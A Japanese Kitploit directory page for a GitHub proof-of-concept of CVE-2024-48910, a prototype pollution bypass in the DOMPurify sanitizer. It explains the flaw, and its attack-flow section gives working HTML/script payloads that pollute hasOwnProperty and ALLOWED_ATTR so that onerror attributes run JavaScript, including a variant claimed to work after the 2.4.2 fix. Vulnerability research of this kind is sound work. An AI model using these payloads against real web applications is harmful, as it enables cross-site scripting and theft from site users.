
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-48910-PoC — CVE-2024-48910の概念実証エクスプロイト。DOMPurify XSSサニタイザーのプロトタイプ汚染バイパスを実証し、巧妙に細工されたHTML属性を介して任意のJavaScriptを実行します。 | Kitploit
ツール/GitHubGitHub/mitchellzhou1/cve-2024-48910-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ウェブセキュリティ
GitHubmitchellzhou1/cve-2024-48910-poc

CVE-2024-48910-PoC

CVE-2024-48910の概念実証エクスプロイト。DOMPurify XSSサニタイザーのプロトタイプ汚染バイパスを実証し、巧妙に細工されたHTML属性を介して任意のJavaScriptを実行します。

リポジトリを見る
22210ヶ月前未レビュー
共有

CVE-2024-48910-PoC

image

概要

CVE-2024-48910 DOM のみを対象とした、超高速で寛容な HTML・MathML・SVG 用 XSS サニタイザーである DOMPurify に、プロトタイプ汚染の脆弱性(CVE-2024-48910)があることが判明しました。この脆弱性はバージョン 2.4.2 で発見・修正され、最初の開示は 2024 年 10 月 31 日に行われました。


影響

DOMPurify のプロトタイプ汚染の脆弱性により、攻撃者がオブジェクトのプロトタイプ属性を改ざんできる可能性があり、セキュリティバイパスやアプリケーションの動作の不正な変更につながる恐れがあります。高い CVSS スコアは、システムセキュリティへの重大な影響の可能性を示しており、特にデータの機密性と完全性に影響を及ぼします。

技術的詳細

この脆弱性には CVSS v3.1 基本値 9.1(CRITICAL)が割り当てられており、ベクター文字列は CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N です。これは、この脆弱性が低い攻撃複雑性でリモートから悪用可能であり、特権やユーザー操作を必要とせず、可用性には影響しないものの、機密性と完全性の両方に高い影響を与える可能性があることを示しています。


変更ログを見ると、.__proto__. を含むテストケースが追加されていることが確認でき、プロトタイプインジェクションであることが示唆されます。 image


次に追加された行は、それ以前は「truthy」なものに対して true と評価されていたことを意味します。 image
攻撃フロー & PoC

  1. hasOwnProperty を汚染して Object を返すようにする
  2. ALLOWED_ATTR を ["src", "onerror"] で汚染する
  3. DOMPurify は脆弱な clone() 関数を使って設定を複製する
  4. 汚染されたプロパティは hasOwnProperty チェックを通過する(Object が truthy のため)
  5. 汚染された設定が DOMPurify の内部設定にコピーされる

XSS 保護がバイパスされ、onerror が「許可」されます。

<script>Object.prototype.hasOwnProperty=Object</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

補足:

2.4.2 にアップグレードしても、まだ alert() を表示させることができました... 必要なのは、 Object.prototype.hasOwnProperty = () => true; を設定して保護をバイパスすることだけです LOL!!

<script>Object.prototype.hasOwnProperty = () => true;</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    389
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    257
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    247

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




